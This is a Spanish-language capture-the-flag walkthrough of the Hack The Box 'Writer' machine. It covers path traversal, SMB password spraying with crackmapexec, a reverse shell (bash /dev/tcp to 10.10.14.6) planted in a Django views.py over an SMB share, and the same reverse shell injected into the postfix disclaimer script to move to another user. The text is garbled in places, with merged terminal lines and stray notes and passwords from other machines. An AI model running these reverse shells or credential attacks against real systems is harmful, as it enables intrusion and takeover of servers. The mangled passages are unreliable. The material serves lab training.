uucp:x:10:
man:x:12:
proxy:x:13:
```

2. Intruder attack of http://10.10.11.101 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length ↴	Comment
411	../../../../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	3739	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3729	
304	/etc/dhcp/dhclient.conf	200	<input type="checkbox"/>	<input type="checkbox"/>	3507	
754	/etc/apache2/sites-enabled/000-default.conf	200	<input type="checkbox"/>	<input type="checkbox"/>	3428	
799	/etc/default/grub	200	<input type="checkbox"/>	<input type="checkbox"/>	3192	
741	/etc/apache2/mods-available/setenvif.conf	200	<input type="checkbox"/>	<input type="checkbox"/>	3136	
788	/etc/crontab	200	<input type="checkbox"/>	<input type="checkbox"/>	2771	
209	../../../../../../../../etc/group	200	<input type="checkbox"/>	<input type="checkbox"/>	2633	
198	../../../../../../../../etc/group	200	<input type="checkbox"/>	<input type="checkbox"/>	2633	
352	../../../../../../../../etc/group	200	<input type="checkbox"/>	<input type="checkbox"/>	2632	
334	../../../../../../../../etc/group	200	<input type="checkbox"/>	<input type="checkbox"/>	2632	

Request Response

Pretty Raw Hex Render

```
# </Directory>;
#
# WSGIDaemonProcess writer2_project python-path=/var/www/writer2_project
python-home=/var/www/writer2_project/writer2env
# WSGIProcessGroup writer2_project
# WSGIScriptAlias / /var/www/writer2_project/writerv2/wsgi.py
#         ErrorLog ${APACHE_LOG_DIR}/error.log
#         LogLevel warn
#         CustomLog ${APACHE_LOG_DIR}/access.log combined
#
#</VirtualHost>
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
</h3>
</header>
```

smbclient reverse shell!

si hacemos una validación del password ToughPasswordToCrack en smb vemos que solo admin y john tiene acceso

```
crackmapexec smb 10.10.11.101 -u users.txt -p'ToughPasswordToCrack' --continue-on-success
```

```
13 ~ /machineshtb/Writer  
14 crackmapexec smb 10.10.11.101 -u users.txt -p 'ToughPasswordToCrack' --continue-on-success  
SMB crackmapexec 10.10.11.101 4451 WRITER [*] Windows 6.1 Build 0 (name:WRITER) (domain:) (signing=False) (SMBv1=False)  
SMB cme smb 10.10.11.101ma 445 WRITER [+] \admin:ToughPasswordToCrack  
SMB crackmapexec 10.10.11.101 4454 WRITER [+] \kyle:ToughPasswordToCrack STATUS_LOGON_FAILUREon-success // con la linea continua  
SMB que usuario necesito para loguearme  
20 crackmapexec smb 10.10.10.97 -u tyler -p '92g!mA8Bqj01fKL%0g%&' -shares //ver recursos compartidos  
21 smbclient -L 10.10.10.161 -N // si nos deja loguear con una null session  
22 ~ /machineshtb/Writer 10.10.10.97\\recursoaacceder //por si tenemos usuario y password  
23 smbclient \\\\"10.129.178.20\\recursoacompartido //nos permite conectarnos a un recurso compartido sin tener contraseña.  
24 rpcclient -U "" 10.10.10.161 -N //si nos dejara loguear por medio de null session por rpc  
25 rpcclient -U 'ldap\%nvEfEK16'@aM4$e7tAclUf8x$tRWxPWO1%lmz' 10.10.11.174 //login con user ldap y password separado del %
```

Sin embargo tanto admin como john no tiene permisos definidos sobre el recurso writer2_proyecto

```
~/machineshtb/Writer
```

```
crackmapexec smb 10.10.11.101 -u admin -p'ToughPasswordToCrack' --shares
SMB      10.10.11.101  445  WRITER          [*] Windows 6.1 Build 0 (name:WRITER) (domain:) (signing=False) (SMBv1=False)
SMB      10.10.11.101  445  WRITER          [+] \admin:ToughPasswordToCrack
SMB      10.10.11.101  445  WRITER          validation
SMB      10.10.11.101  445  WRITER          Share   Permissions  Remark
SMB      10.10.11.101  445  WRITER          ----- -----
SMB      10.10.11.101  445  WRITER          print$          Printer Drivers
SMB      10.10.11.101  445  WRITER          writer2_project.txt  -p'ToughPasswordToCrack' --continue-on-success
SMB      10.10.11.101  445  WRITER          10.11.101  IPC$ 5  WRITER          [*] IPC Service (writer server (Samba, Ubuntu)) (signing=False) (SMBv1=False)
SMB      10.10.11.101  445  WRITER          10.10.11.101 445  WRITER          [+] \admin:ToughPasswordToCrack
SMB      10.10.11.101  445  WRITER          10.10.11.101 445  WRITER          [-] \kyle:ToughPasswordToCrack STATUS_LOGON_FAILURE /com
SMB      10.10.11.101  445  WRITER          10.10.11.101 445  WRITER          [+] \john:ToughPasswordToCrack

~/machineshtb/Writer
```

```
crackmapexec smb 10.10.11.101 -u john -p'ToughPasswordToCrack' --shares
SMB      10.10.11.101  445  WRITER          [*] Windows 6.1 Build 0 (name:WRITER) (domain:) (signing=False) (SMBv1=False)
SMB      10.10.11.101  445  WRITER          [+] \john:ToughPasswordToCrack
SMB      10.10.11.101  445  WRITER          validation
SMB      10.10.11.101  445  WRITER          Share   Permissions  Remark
SMB      10.10.11.101  445  WRITER          ----- -----
SMB      10.10.11.101  445  WRITER          print$          Printer Drivers
SMB      10.10.11.101  445  WRITER          writer2_project
SMB      10.10.11.101  445  WRITER          IPC$          IPC Service (writer server (Samba, Ubuntu))
```

sin embargo si nos conectamos por smb con kyle

```
smbclient -U 'kyle%ToughPasswordToCrack' //10.10.11.101/writer2 project
```

```
/machineshtb/writer ~machineshtb/writer  
smbclient -U 'kyle%ToughPasswordToCrack' //10.10.11.101/writer2_project  
Try "help" to get a list of possible commands.  
smb: \> ls  
.  
..  
static  
staticfiles  
writer_web  
requirements.txt  
writerv2  
manage.py  
sin embargo si nos conectamos por smb con kyle  
smbclient -U 'kyle%ToughPasswordToCrack' //10.10.11.101/writer2_project  
.
```

econtramos archivos interesantes

```

smb:\> cd writer_web\ 
smb:\writer_web\> ls
28 queryuser 0x1f4 y querygroupmem 0x200. Con queruserinfo podemos enumerar usuarios y grupos con enumdomusers y enumdomgroups en cas
29 extraer informació de los usuarios sin las []
30 wncclient -U 'ldap%nvEfEK16^1aM4$e7AclUF8x$RWxPw01%lmz' 10.10.11.174 // login con user to
31 con la utilidad winrm (remote management) de cm we podemos acceder de man
32 Kmapexec winrm 10.10.10.161 -u "svc-alfred" -p "password" -c 'enumdomusers' | 
33 si tenemos una lista de usuarios y contraseñas para validar el pwn3d
34 crackmapexec winrm 10.10.10.203 -u listuser -p password -c 'enumdomusers'
35 //con evil winrm podemos tener acceso remoto
36 crackmapexec winrm -i 10.10.10.161 -u "svc-alfred" -p "password" -c 'enumdomusers'
37 admin.py
38 models.py
39 templates
40 -H LDAP Server
41 -D My User 7151096 blocks of size 1024. 2485804 blocks available

```

si obtenemos el `views.py`

```

7151096 blocks of size 1024. 2485804 blocks available
smb: \writer_web\> get views.py ~/machineshtb/Writer obtenemos el views.py
getting file \writer_web\views.py of size 181 as views.py (0.6 Kilobytes/sec) (average 0.6 Kilobytes/sec)
smb: \writer_web\> [0] 0:hydra 1:smbclient- 2:zsh*
[0] 0:hydra 1:smbclient* 2:zsh-

```

```

~/machineshtb/Writer _init__.py
cat views.py urls.py
from django.shortcuts import render
from django.views.generic import TemplateView

def home_page(request):
    template_name = "index.html"
    return render(request,template_name)

```

```

~/machineshtb/Writer si obtenemos el views.py
[0] 0:hydra 1:smbclient- 2:zsh*

```

allí encontramos el `index.html` lo cual nos indica que juega con este archivo importante que maneja python y el `index.html` podemos

abusar de la función `os` para llamar una shell

`import os`

```

os.system('bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"')

```

GNU nano 7.2

```
from django.shortcuts import render
from django.views.generic import TemplateView
import os
os.system('bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"')
```

```
def home_page(request):
    template_name = "index.html"
    return render(request, template_name)
```

ahora lo escuchamos y subimos con put

```
smb: \writer_web\> get views.py
getting file \writer_web\views.py of size 181 as views.py (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \writer_web\> put views.py
putting file views.py as \writer_web\views.py (1.1 kb/s)(average 1.1 kb/s)
smb: \writer_web\>
```

[0] 0:hydra 1:smbclient* 2:nc-

y somos www-data

```
~/machineshtb/Writer
nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.101] 37080
bash: cannot set terminal process group (972): Inappropriate ioctl for device
bash: no job control in this shell
www-data@writer:~/writer2_project$ whoami
whoami
www-data
www-data@writer:~/writer2_project$ os.system('bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"')
kali@kali: ~/machineshtb
```

Envio de EMAIL CON swaks sin necesidad de hacer script en python

tomando ayuda de :

<https://blog.assureit.co/2019/03/18/enviar-correos-autenticados-con-nagios-y-swaks/>

swaks -server smtp.gmail.com:587 -tls -auth-user nagios@pruebas.com -to c1@assureit.co -from nagios@pruebas.com -body "Esto es una prueba" -h-Subject "Prueba de Assure"

cual es la idea es vez de ejecutar el script de python nos transferimos de nuestra maquina kali el swaks which swaks

```

~/machineshtb/Writer
which swaks
/usr/bin/swaks

~/machineshtb/Writer
cp /usr/bin/swaks
cp: missing destination file operand after 'cp /usr/bin/swaks'
Try 'cp --help' for more information.

~/machineshtb/Writer
cp /usr/bin/swaks .

```

cual es la idea es vez de ejecutar el sc

lo pasamos y damos permisos de ejecucion

~~Connection closed with remote host.~~

```

kyle@writer:/tmp/prueba$ ls
disclaimer swaks
kyle@writer:/tmp/prueba$ [0] 0:hydra 1:nc 2:ssh* 3:python3-

```

ahora hacemos la magia copiamos el archivo disclaimer
y añadimos la reverse shell.

bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"

```

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer
#whoami | nc 10.10.14.6 1234
bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"
# Exit codes from <sysexit.h>

```

ahora copiamos el chivado hacia el original y ejecutamos swaks

```

exit 1
kyle@writer:/tmp/prueba$ nano disclaimer
kyle@writer:/tmp/prueba$ cp disclaimer /etc/postfix/disclaimer
kyle@writer:/tmp/prueba$ ./swaks --to kyle@writer.htb --from kyle@writer.htb --header "Subject: Test!" --body "ignore this" --server 127.0.0.1
== Trying 127.0.0.1:25...
== Connected to 127.0.0.1.
<- 220 writer.hbt ESMTP Postfix (Ubuntu)
-> EHLO writer
<- 250-writer.hbt
<- 250-PIPELINING
<- 250-SIZE 10240000
<- 250-VRFY
<- 250-ETRN
<- 250-STARTTLS
bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"
bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"

```

./swaks --to kyle@writer.htb --from kyle@writer.htb --header "Subject: Test!" --body "ignore this" --server 127.0.0.1

```

kyle@writer:/tmp/prueba$ ./swaks --to kyle@writer.htb --from kyle@writer.htb --header "Subject: Test!" --body "ignore this" --server 127.0.0.1
== Trying 127.0.0.1:25...
== Connected to 127.0.0.1:25
<- 220 writer.htb ESMTP Postfix (Ubuntu)
-> EHLO writer
<- 250-writer.htb
<- 250-PIPELINING
<- 250-SIZE 10240000
<- 250-VRFY
<- 250-ETRN
<- 250-STARTTLS
<- 250-ENHANCEDSTATUSCODES
<- 250-8BITMIME
<- 250-DSN
<- 250-SMTPUTF8
<- 250 CHUNKING
-> MAIL FROM:<kyle@writer.htb>
<- 250 2.1.0 Ok
-> RCPT TO:<kyle@writer.htb>
<- 250 2.1.5 Ok
-> DATA
<- 354 End data with <CR><LF>,<CR><LF>
kyle@writer.htb --from kyle@writer.htb --header "Subject: Test!" --body "ignore this" --server 127.0.0.1
-> Date: Tue, 13 Feb 2024 02:51:23 +0000
-> To: kyle@writer.htb
-> From: kyle@writer.htb
-> Subject: Test!
-> Message-ID: <20240213025123.009386@writer>
-> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
->
-> ignore this
->
->
-> .
<- 250 2.0.0 Ok: queued as 617BE7AA
-> QUIT
<- 221 2.0.0 Bye
== Connection closed with remote host.

```

y somos john

```

~/MACHINESHTB/WRITER Tools Tree Search View Bookmarks Help
nc -lvpn 1234
listening on [any] 1234
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.101] 37806
bash: cannot set terminal process group (9392): Inappropriate ioctl for device
bash: no job control in this shell
john@writer:/var/spool/postfix$ whoami
whoami
john
john@writer:/var/spool/postfix$ MAIL FROM:<kyle@writer.htb>
-> 250 2.1.0 Ok
-> RCPT TO:<kyle@writer.htb>
-> 250 2.1.5 Ok
-> DATA

```

